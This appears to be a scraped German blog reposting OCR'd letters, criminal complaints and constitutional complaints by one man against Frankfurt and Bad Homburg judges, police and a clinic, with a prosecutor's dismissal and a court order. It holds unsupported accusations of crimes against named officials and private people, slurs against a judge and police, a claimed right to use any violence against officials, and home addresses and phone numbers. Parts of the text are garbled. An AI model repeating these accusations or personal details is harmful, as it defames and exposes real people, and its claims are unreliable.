aus Bad Homburg als Beispiel. Die beste Gewaltprävention wäre Frauen ein für allemal das Erziehungsrecht für Kinder abzusprechen so wie in anderen Ländern wo das spitzenmäßig funktioniert. Dank solchen „Gewaltpräventions-räten“ laufen homosexuelle Stalker wie der Nachbar und Schutzbefohlenenmissbraucher wie der Hausmeister Hett von der Klinik Dr. Baumstark in Bad Homburg weiterhin frei rum und der Ostend-Würger säuft sich – soweit ich vorhin beim Rückweg vom Brötchenholen sehen konnte - auch schon wieder in Prügellaune!

Gru&SZlig;

(Maximilian Bähring)

Ich weise auf die Verteidigungsfallklärung von Rechtsstaatsprinzip hin die mich als Verteidiger des Rechtsstaates gegen korrupte Beamte die ihn abzuschaffen trachten jederzeit jegliches Gewaltmittel LEGITIM einsetzen lässt (vgl.: Das Widerstandsrecht. [Maunz/Dürig/BUNDESPRÄSIDENT a.D. Herzog, Art. 20 GG, September 1980, S. [345-347]) ibnsbeodenre nachdem Sie Mitte Juli 2012 gewaltsam den Rechtstaat Bundesrepublik Deutschland – (mich, nach Erklärung April 2012) - angegriffen hatten.

[8] http://41.media.tumblr.com/038e8c233b7881ca939671aca8f7e09/tumblr_nn0hbrvG261sofvubo2_1280.jpg

Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt a.M.
Mobil: +49 (0)174 3639226
EMail: maximilian@baehring.at
<http://www.maximilian.baehring.at>

<http://www.maximilian.baehring.at>
<http://www.tumblr.com>
<http://www.reiki-direkt.de/huessner/>
<http://www.nazis.dynip.name>

Maximilian Bähring Hölderlinstraße 4 D-60316 Frankfurt a.M.
- Gem. Poststelle -
Polizei Frankfurt a.M.
Adickesalle 70
60322 Frankfurt a.M.
Staatsanwaltschaft Frankfurt a.M.
Konrad-Adenauer-Straße 20
60313 Frankfurt a.M.

3/4 13. MAI 2013 3/4
Akte
.....Anlagen..... Durchschr.
..... EURO / FS
..... EURO Scheck


Generalstaatsanwaltschaft
Frankfurt am Main
13. Mai 2013
Anlagen: Akten:
Doppel: Band:
Schriftstücke: Heft:
Satzsammlungen:
Frankfurt a.M. den 12. Mai 2013

⊙ GLTA 3 Es 1795/08

Provokation von Notwehrstartatbeständen/Stalking
Abrechnungsbetrug der Universitäts-Klinik Frankfurt a.M.
3 Zs 1795/08 GStA Oberlandesgericht Frankfurt a.M.

Ich erstatte neben der Strafanzeige gegen Krasniaks, Bossert und Hess zudem erneut Strafanzeige gegen die Beamten des 1. und 5. Reviers sowie der Polizei Bad Homburg– auch wegen Folter zur gezielten Provokation einer Notwehrsituation (so eine Art unschuldig und hne Verafahren auf der Flucht erschossen wie bei Wolfgang Grams).

Der konkrete Tatvorwurf lautet auf Anstiften zu einer Straftat § 26 StGB sowie gezielter versuch des Herbeiführens geistiger Krankheit oder Behinderung durch § 226 (1) 3 im Amte!



Gru&SZlig;

(Maximilian Bähring)

[9] http://41.media.tumblr.com/a13ae1350cdf4ef7ec2cadccac0b150/tumblr_nn0hbrvG261sofvubo9_1280.jpg

19.04.2015 05:58 <http://sch-einesystem.tumblr.com/post/116793762428>

<http://anschlag215.tumblr.com/post/88850613879/maximilian-baehring-holderlinstrasse-4-d-60316>
<http://anschlag215.tumblr.com/post/86696188019/maximilian-baehring-holderlinstrasse-4-60316>

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M.
per Fax: +49 / (0)721 / 9101-382

Budnesverfassungsgericht
Postfach 1771

D-76006 Karlsruhe

Frankfurt/M., 12. Februar 2015

3 UF 43/15 Oberlandesgericht Frankfurt /M. (s.a. 1 BvR 50/15 BVerfG)

in vorgenannter Sache lege ich Verfassungsbeschwerde wegen Verletzung richterlichen Gehörs und unfairen Verfahrens (Artikle 19 GG) ein.

Tatsacheninstanz ignoriert einfach daß ihr in Sachen Sorgerecht für meine Tochter neue Beweismittel bekannt gemacht wurden aus denen sich ergibt daß die Skete in deren Dunstkreis die Kidnesmutter das Kind großzieht gefährlich ist. Kürzlich wurde mir mittels Internet ein mehr als 100-seitiges Werk der Innebehörde der Hansestadt Hamburg zugespielt welches Reiki in zusammenhang mit Scientolgy bringt. Dieses hatte ich auszugsweise an das Gericht in Bad Homburg v.d.H. übersendet. Dennoch behauptet dortige Richterin die im übrigen schonmal Gegenstand eines Befangenheisantrages war tatsachenwidrig und entgegen besseren Wissens es gäbe keinerlei neue Beweislage. Genauso haben die Richter des 3. Senates des Oberlandesgerichtes Frankfurt a.M. Strafanzeigen gegen sich unterschlagen und dann mit der Behauptung der Kläger begehre als Anzeigerstatter keinerlei Ermittlungsverfahren gegen Sie Befangenheisanträge gegen sich abgeschmettert. Am 24. Mai 2013 informierte ich den Senat darüber daß eine Strafanzeige gegen alle Ihn besetzende Richter mit selebmn bei der Staatsanwltschaft eingereicht worden sei und überließ dem Gericht Kopie des Faxes und der erfolgreichen Versende-bestätigung der Anzeige. Inhaltlich ging es um Rechtsbeugung wegen überlanger Verfahrensdauer. Die Richter am Oberlandesgericht Frankfurt a.M., Dr. Fritz, Kummer-Sicks, und Reitzmann behaupteten dann zuerst von solcher Starfanzeieg sei Ihnen nichts bekannt und als ich diese nachher aus meinen Unteralgeln zauberte und Ihnen ihre DREISTE LÜGE nachwies daß Beweismittel bei der Akte lag und nicht etwa nicht vorhanden war behaupteten sie es sei eben noch niemand von der Staatswaltschaft an Sie herangetreten um meienr Anzeige nahzugehen und deshalb sei das nicht erheblich für den Befangenheitsantrag. Das ist eindeutig Rache meiner Anzeige wegen.

(Maximilian Baehring)

Ausfertigung

BUNDESVERFASSUNGSGERICHT

- 1 BvR 578/15 -

In dem Verfahren
über
die Verfassungsbeschwerde

des Herrn Maximilian Bähring,
Hölderlinstraße 4, 60316 Frankfurt,

gegen das Verfahren vor dem Oberlandesgericht Frankfurt am Main
- 3 UF 43/15 -

hat die 1. Kammer des Ersten Senats des Bundesverfassungsgerichts durch
den Vizepräsidenten Kirchhof,
den Richter Eichberger
und die Richterin Britz
gemäß § 93b in Verbindung mit § 93a BVerfGG in der Fassung der Bekannt-
machung vom 11. August 1993 (BGBl I S. 1473)
am 13. April 2015 einstimmig beschlossen:

Die Verfassungsbeschwerde wird nicht zur Entscheidung
angenommen.

Von einer Begründung wird nach § 93d Abs. 1 Satz 3 BVerfGG abgesehen.

Diese Entscheidung ist unanfechtbar.

Kirchhof

Eichberger

Britz



Ausgefertigt

(Woff)
Tarifbeschäftigte
als Urkundsbeamtin der Geschäftsstelle
des Bundesverfassungsgerichts

[1] http://40.media.tumblr.com/3aa3cbf0e157106f34e9189143a17447/tumblr_nn1hxbYCLU1sofvubo1_1280.jpg

Maximilian Baehring

Hoelderlinstrasse 4
D-60316 Frankfurt am Main
Fon: +49 / (0)69 / 17320776
Fax: +49 / (0)69 / 67831634
E-Mail: maximilian@baehring.at

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M.

per Fax: +49 / (0)721 / 9101-382

Budnesverfassunggericht
Postfach 1771

D-76006 Karlsruhe

Frankfurt/M., 12. Februar 2015

3 UF 43/15 Oberlandesgericht Frankfurt /M. (s.a. 1 BvR 50/15 BVerfG)

in vorgenanter Sache lege ich Verfassungsbeschwerde wegen Verletzung richterlichen Gehörs und unfairen Verfahrens (Artikle 19 GG) ein.

Tatsacheninstanz ignoriert einfach daß ihr in Sachen Sorgerecht für meine Tochter neue Beweismittel bekannt gemacht wurden aus denen sich ergibt daß die Skete in deren Dunstkreis die Kidnesmutter das Kind großzieht gefährlich ist. Kürzlich wurde mir mittels Internet ein mehr als 100-seitiges Werk der Innebehörde der Hansestadt Hamburg zugespielt welches Reiki in zusammenhang mit Scientolgy bringt. Dieses hatte ich auszugsweise an das Gericht in Bad Homburg v.d.H. übersendet. Dennoch behauptet dortige Richterin die im übrigen schonmal Gegenstand eines Befangenheistantrages war tatsachenwidrig und entgegen besseren Wissens es gäbe keinerlei neue Beweislage. Genauso haben die Richter des 3. Senates des Oberlandesgerichtes Frankfurt a.M. Strafanzeigen gegen sich unterschlagen und dann mit der Behauptung der Kläger begehre als Anzeigeerstatter keinerlei Ermittlungsverfahren gegen Sie Befangenheistanträge gegen sich abgeschmettert. Am 24. Mai 2013 informierte ich den Senat darüber daß eine Strafanzeige gegen alle Ihn besetzende Richter mit selebm bei der Staatsanwltschaft eingreicht worden sei und überließ dem Gericht Kopie des Faxes und der erfolgreichen Versende-bestätigung der Anzeige. Inhaltlich ging es um Rechtsbeugung wegen überlanger Verfahrensdauer. Die Richter am Oberlandesgericht Frankfurt a.M., Dr. Fritz, Kummer-Sicks, und Reitzmann behaupteten dann zuerst von solcher Starfanzeieg sei Ihnen nichts bekannt und als ich diese nachher aus meinen Unteralgeln zauberte und Ihnen ihre DREISTE LÜGE nachwies daß Beweismittel bei der Akte lag und nicht etwa nicht vorhanden war behaupteten sie es sei eben noch niemand von der Staatsnwalstchaft an Sie herangetreten um meienr Anzeige nahzugehen und deshalb sei das nicht erheblich für den Befangenheitsantrag. Das ist eindeutig Rache meiner Anzeige wegen.


(Maximilian Baehring)

[2] http://36.media.tumblr.com/0a931b3e6ec6a37d5f8dbe32a3440dd0/tumblr_nn1hxbYCLUIsofvubo2_1280.jpg

19.04.2015 09:46 <http://sch-einesystem.tumblr.com/post/116853926573>



Ein für den Balkan nicht untypischer **RACHE** **FELDZUG** in einer Familien- Angelegenheit

[1] http://40.media.tumblr.com/6cef4ee4b1035d424c44c86e4d36814f/tumblr_nn2ptt5n1P1sofvubo1_1280.jpg

19.04.2015 10:56 <http://sch-einesystem.tumblr.com/post/116859460548>

(987 Cs) 359 Js 50471/09 ? 30 C 1503/10 - 25

1. Sie haben der kompletten Liegenschaft mehrfach das Wasser abgestellt.
Ich habe mehrfach Gerichte beschäftigt ? gegen Vorauskasse versteht sich -
EA AZ: 30 C 2286/09 - 68 und 33 C 1568/12 (56) Amtsgericht Frankfurt a.M.
Außerdem habe ich versucht Seuchen-polzeiliche Abwehr zu erreichen.

(siehe dazu auch später Horr 241 Js 22968/12 Amsanwaltschaft Frankfurt a.M.)

2. Mehrfach haben Sie überhöhte Gebühren (Virensanner) für Internet abgebucht

3. Obgleich ich Abbuchungserlaubnis daraufhin widerrief und dies auch der
Frankfurter Sparkasse 1822 schriftlich sowie persönlich und nicht nur einmal,
am 31. August 2009 um 11:53 Uhr letztmalig schriftlich per WWW-Formular,

mitteilte buchte die fröhlich weiter ab. (identsiches vorgehen wie bei Alice
gabe es zuvor bei der Bank-/Providerkombination Frankfurter Volksbank/Freenet)

Am 01. September 2009 wurde dennoch abgebucht und am 10. September 2009 nochmals!

Das ganze war für mich existenzbedrohend, ich habs nicht so dicke.

Weil gerichte grundsätzlich machen was sie wollen, man mir trickreich und ? so
wurde ermittelt atvorsätzlich also mit Absicht - keinerlei anwaltliche Beratung zuteil werden läßt und mich dei Frankfurter Richter sowieso regelrecht ?verarschen? seit der ehemann der richterin Leichhammer
mioch denuziert hat weil ich derselben und ihrem Dienstvorgänger mit justizminiserialer Dienstaufsicht auf den Pelz gerückt bin habe ich mich

in der Nacht vom kurz vor

10. September 2009 - 23:40 Uhr

hifesuchend an die Polizei gewandt.

Wie immer hat man mich dort wieder verarscht strafrechtliche Untreue des der bank anvertrauten girokontovermögens sei ?Zivilrecht? man könne und vor allem werde nichts machen und mir zu verstehen gegeben
daß ich nerve.

Daraufhin MUSS ich ? der Staatsanwaltschaft nach - um meine Nahrungs-versorgung sicherzustellen zu können mein Geld in einem

SYMBOLISCHEN one-Man-BANKRUN

aus der Bank zu holen versucht haben bevor die es wieder veruntreuen.

Die fraSpa1822 ist zu faul die ihr angebotene Schadenrestzahlung abzurufen, die Anwälte ?conslium Juris? scheinen verzogen, die damals beauftragte gerichtsvollzieherin weigert sich Zahlungen entgegenzunehmen

Ich bin anscheinend nicht der einzige betroffene dieser MAFIA den Krawallen nach zu urteilen.



[1] http://40.media.tumblr.com/010e98ab58386c022331b361a4ac686a/tumblr_nn2t2z9Nfz1sofvubol_1280.jpg

20.04.2015 02:20 <http://sch-einesystem.tumblr.com/post/116911814798>

3ZS 1795/08 Generalstaatsanwaltschaft 3660 Js 219084/07 Staatsanwaltschaft Frankfurt/M. 3540 Js 229845/07 Amtsanwaltschaft Frankfurt a.M.

04. Juni 2007 ich erhalte durch Rechtspflager Schaffner einen Berechtigungsschein für Rechtsberatung (Geschäftsnummer 25 II 1176/07) für Dienstaufsichtsbeschwerde (Az: 313 bE 1.44/07) und Anzeige gegen Jobcenter, SPD und Polizei (AZ: 3660 Js 219084/07). Das war dem Umstand geschuldet daß an dem tag das Büro in dem die Anträge für das Initial ?B? bearbeitet werden nicht besetzt wat wo man mir seit Monaten solchen Antrag auf Rechtesberatung verweigert hatte.

Als man mich auszuhungern begann bin ich damals zu Polizei gegangen wo man mir nicht helfen wollte: man werde überhaupt nur tätig wenn ich das schriftlich einreiche. Das ist eindeutig Rache dafür daß ich den Bad Homburger Polizisten verboten habe ?msd.net? zu überwachen weil ich Oberbürgermeister Assmann (inwischen Quandt Stiftung) gegängelt fühlte dadurch daß man ihm seinen mangelhaften Relaying-Schutz seitens des städtischen Betriebes Kurhaus/Kur- und Kongress vorführte.

Der Homburger Polizist Schmidt(?) hatte sich in Bad Homburg noch gebrüstem wenn ich nach Frankfurt gezogen sei dann bekäme ich es mit eben jenem 1. Revier zu tun die (in etwa:) ?ihre Freude mit Ihnen haben werden? und wörtlich ?wir sehen uns wieder?. Es ging um die mehr als nur paranoiden Verfolgungsideen der Richterin Leichthammer hin die meinte wenn man sich zufällig auf auf eine Wohnungsanzeige hin melde weil man die richterliche und polizeilich Korruption in Bad Homburg nicht mehr erträgt dann müsse das irgendwas damit zu tun haben daß sie verfolgt werde. Für diese PARANOIDE dumme Richterrinnen-Nutte (verschafft Geld für Mehrverkehr) konstruiert die untätige korrupte Polizei Bad Homburg aus Rache Straftaten 5/4 QS 11/07 Landgericht Frankfurt a.M. ? 359 Js 32999/06 Amstanwtschaft Frankfurt a.M..

Die selbe dumme Nutte blockiert 2013 mein Sorgerechtsverfahren und versucht mich druch eine willkürliche reche-Inhaftierung zum aufgeben der sorgerechtssache zu NÖTIGEN.

Bei der Staatsanwaltschaft habe ich Hinweise/Strafanzeigen an die Polizei gesendet unter anderem am

6. Februar 2007, am 23. Februar 2007 am 27. Februar 2007 (Amtsgericht) und am 28. Februar 2007 (Staatsanwaltschaft)

Unter 3540 AR 200429/07 hat der Staatanwalt mich am 09. Mai 2007 regelrecht verarscht. Er gibt einfach ? ENTGEGEN DER TATSACHEN ? an ich sei zur vernehmung als Zeuge auf meine Strafanzeige hin nicht erschienen damit er das verfahren einstellen kann.

Wiederholt hatte ich mündlich versucht Strafanzeige zu erstatten. Man wollte mir / meiner Krnakenkasse geld Geld abknöpfen für medizinsiche Inhaftierung am Karnevalsdienstag.

Am 14. Juni 2007 ist mir dann endgültig er Kragen geplatzt. Die dummen Bullen-Schweine beim ersten Revier haben sich wieder geweigert ihre Arbeit zu machen als ich Strafanzeige wegen Abrechnungsbrutg ersatten wollte. Reglerrecht ausgelacht abben die mich dafür daß ich den Weg der Dienstaufsicht und Strafanzeige gegen untätige Korrupte Polizisten einschlagen wollte.

Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt/Main
Tel.: 069/257385835
Mobil: 0176/65605075

3. Mai 2007

Strafanzeige

gegen Dr. Christean Golusda , sozialpsychiatrischer Dienst der Stadt Frankfurt/Main, Sektorbüro Ost wegen des Tatbestandes der weiterhin **fortgesetzten Nötigung** unter Missbrauch seiner Befugnisse als Amtsträger § 240 (1), (3) und (4) 3 StGB.

gegen das Universitätsklinikum der Johann Wolfgang Goethe Universität wegen des Tatbestandes der Freiheitsberaubung § 239 (1) StGB und des Betruges § 263 StGB indem es die Frechheit besessen hat diesen auch noch abrechnen zu wollen.

gegen die Firma opa-data aus den identischen Gründen wie das Universitätsklinikum.

Tathintergrund:

Unter Vorspiegelung falscher Tatsachen haben Herr Dr. Golusda und Frau Brehm vom sozialpsychiatrischen Dienst versucht mich am Bezug von Sozialleistungen zu hindern um so eine Begutachtung zu erzwingen. Hierbei wurde wissentlich mein Verhungern riskiert. Herr Dr. Golusda hat dies als Hungerstreik mit Suizidabsicht dargestellt und so beim 5. Revier PoK Kimpel eine Maßnahme nach § 10 HFEG erwirkt. Und zwar vom 20. Februar bis zum 21. Februar jeweils ca. 15:00 Uhr. Gegen diese wendet sich meine Anzeige. RichterIn Dr. Gronstedt hat diese dann beendet, zusammen mit RA Erdmann. Im folgenden hat Herr Dr. Golusda versucht eine Betreuung gegen mich einzurichten. Auch mit diesem Versuch scheiterte er. Aktenzeichen: 48 XVII BAE 950/07 AG FFM.

Heute erhalte ich einen Anruf von einem Herrn Neubauer von der Stadt Frankfurt, Herr Golusda versuche erneut eine Betreuung einzurichten. Grund diesmal: Ich hatte dem zuständigen Sachbearbeiter beim JobCenter telefonisch mitgeteilt, dass ich eigentlich schon verhungert wäre, nachdem dieser die Sache drei Monate hatte liegen lassen.

Vorgeschichte:

Solche Vorwürfe gegen mich beginnen im Umgangsrechtsstreit aus dem Jahre 2002/2003 (AZ: 9F 434/02 UG Amtsgericht Bad Homburg). Sie führten zum Verlust meines Arbeitsplatzes in leitender Stellung. Auch 2003 versuchte man ein Betreuungsverfahren gegen mich anzustrengen und scheiterte hiermit. Ich habe im Zuge des Eindrucks einer nichtfunktionierenden Justiz seinerzeit meinen wirtschaftlichen Ruin still erduldet. Das ganze gipfelte in einer Strafanzeige der damaligen Familienrichterin gegen mich. (AZ. 1 OS 50/07) und in meinem Wegzug aus Bad Homburg)

[1] http://40.media.tumblr.com/93d904c78e721a376279056deb34149c/tumblr_nn3zu1nNgH1sofvubo1_1280.jpg

Staatsanwaltschaft
bei dem Landgericht Frankfurt am Main

HESSE



Postanschrift: Staatsanwaltschaft b. d. LG - 60256 Frankfurt am Main

Geschäftszeichen 3540 AR 200429/07

Herrn
Maximilian Bähring
Hölderlinstr. 4
60316 Frankfurt am Main

Bearbeiter/in
Durchwahl -8283
Fax -6217
E-Mail
Ihr Zeichen
Ihre Nachricht

Datum 09.05.2007

Das Ermittlungsverfahren

gegen Unbekannt

wegen

Strafanzeige des Maximilian Bähring vom 28.02.2007

wird eingestellt (§ 170 Abs. 2 Strafprozessordnung).

Gründe:

Der Anzeigersteller hat eine nicht verständliche Anzeige gestellt. Da diese keine zureichenden tatsächliche Anhaltspunkte für eine Straftat enthalten hat, wurde mit Verfügung vom 06.03.2007 die Einleitung eines Ermittlungsverfahrens abgelehnt. Auf die hiergegen erhobene Beschwerde seitens des Anzeigerstatters wurden die Ermittlungen aufgenommen und die Akte zwecks Klärung des Vorbringens des Anzeigerstatters an die Polizei gesendet mit dem Auftrag, den Anzeigersteller verantwortlich zu vernehmen. Der Anzeigersteller ist jedoch zum Vernehmungstermin nicht erschienen. Es ist davon auszugehen, dass er kein weiteres Interesse an einer etwaigen Strafverfolgung hat. Jedenfalls aber kann anhand der bislang vorliegenden Unterlagen nach wie vor kein Tatverdacht gegen irgendeine Person und kein strafrechtlich relevantes Verhalten erkannt werden, weshalb das Verfahren gemäß § 170 Abs. 2 StPO einzustellen war.

Rechtsmittelbelehrung

Gegen diesen Bescheid ist binnen 2 Wochen nach der Bekanntmachung die Beschwerde an den

Konrad-Adenauer-Str. 20
60313 Frankfurt am Main

Telefon: (069) 1367 - 01
Telefax: (069) 1367 - 2100

E-Mail: poststelle@sta-frankfurt.justiz.hessen.de
RMV-Haltestelle Konstablerwache

Die Einreichung elektronischer Dokumente ist zulässig - siehe www.sta-frankfurt.justiz.hessen.de

[2] http://40.media.tumblr.com/fa17c45aa3014b3d08c1f34f0e9168cd/tumblr_nn3zu1nNgH1sofvub02_1280.jpg

Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt/Main
Tel.: 069 / 257 385 835
Mobil: 0176 / 65 60 05 75
EMail: max@msd.net

Staatsanwaltschaft
bei dem Landgericht Frankfurt (M)
Eing.: 28. Feb. 2007
..... Anl. Bd. Akt.
..... Hefte 2

R. Tiede


28. Februar 2007

Wer sich täglich nur noch darum kümmern muß, daß er etwas zu essen auf dem Tisch hat und Gefahr läuft eingesperrt zu werden oder zu verhungern kann sich weder einen Job suchen noch seinen eigentlichen Job machen (schon gar nicht wenn Anlass zur Sorge über das Funktionieren der Jurisdiktion besteht, da ist es schon notwendig den Laden dichtzumachen, um das Vermögen der Mitgesellschafter nicht zu gefährden).

- Es ist schlicht und ergreifend pervers mich solange zu malträtieren bis
- das Ende meiner Geduld und Belastbarkeit erreicht ist um mir dann
- aufgrund dieser Tatsache „psychiatrische Dienstleistungen“ verkaufen zu wollen

Mal ganz abgesehen davon, dass es strafbar ist (§226 (1) 3 StGB), und von den Kosten:
1 Tag Psychiatrie ~ 1 Monat Sozialleistungen!

M. Bähring



Stabschwerenrichter
Oberlandesgericht Frankfurt/M.

12. März 2007

| | |
|-----------------------|--------------|
| Anlagen: | Akten: |
| Doppel | Band |
| Schriftstücke | Heft |
| Blattsammlungen | Ordner |

Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt/Main
Tel.: 069 / 257 385 835
E-Mail: max@msd.net

Amtsanwaltschaft
 Frankfurt am Main
 Battonstraße 40-42

60311 Frankfurt/Main

6. Februar 2007

Klagerzwingung 332 Js 32999/06
Hilfsweise Strafanzeige

In vorbenannter Sache wende ich mich gegen die Einstellung des Verfahrens. Frau RiAG Leichthammer fühlt sich bedroht, der Sache ist nun mal zwecks Ausräumung des Vorwurfes nachzugehen, Einstellung führt nicht zu einer öffentlichen Verhandlung unter Anwesenheit eines Staatsanwaltes, in der ich die Dinge klarstellen kann.

Sollte dies unmöglich sein, so erstatte ich hiermit Strafanzeige wegen „versuchter schwerer Körperverletzung“ nach § 216 Absatz 1 Satz 3. StGB Die Dame legt es anscheinend darauf an mich mit ihrem groben Unfug in den Wahnsinn zu treiben. Wenn es zur Tatvollendung gekommen ist, so soll mir das hinsichtlich der Strafandrohung nur Recht sein.

Zur Sache habe ich mich unter oben genanntem Geschäftszeichen gegenüber dem PP Bad Homburg eingelassen.

Hochachtungsvoll

Maximilian Bähring

PS: Ich bin seit dem 4. Dezember 2002 bis heute unter dem Eindruck einer nichtfunktionierenden Jurisdiktion, der mir von Dritten bestätigt wurde, nicht mit der Sache zu Ihnen gekommen.

Der Grund warum ich mich jetzt an Sie wende ist, das mir in direkter Folge der Sache entstandene Erwerbsunfähigkeit nicht unter den gleichen Voraussetzungen zuerkannt wird, unter denen die Richter in faktischen Umgangsausschluß durch Umkehr der Beweislast im Umgangsverfahren zu erwirken gesucht hat:

Der Behandlung des unter „Verleumdung“ und/oder „Verletzung des Privatgeheimnisses“ des durch die psychiatrisch fachverständigen RAe Asfour erstellten Schriftsatzes vom 12. 06. 2002 in 9F 434/02 UG (AG Bad Homburg) als gutachterliche endgültige Wahrheit.

[4] http://41.media.tumblr.com/e31f7940f3fe733114f1dc94a776539f1/tumblr_nn3zu1nNgH1sofvubo4_1280.jpg

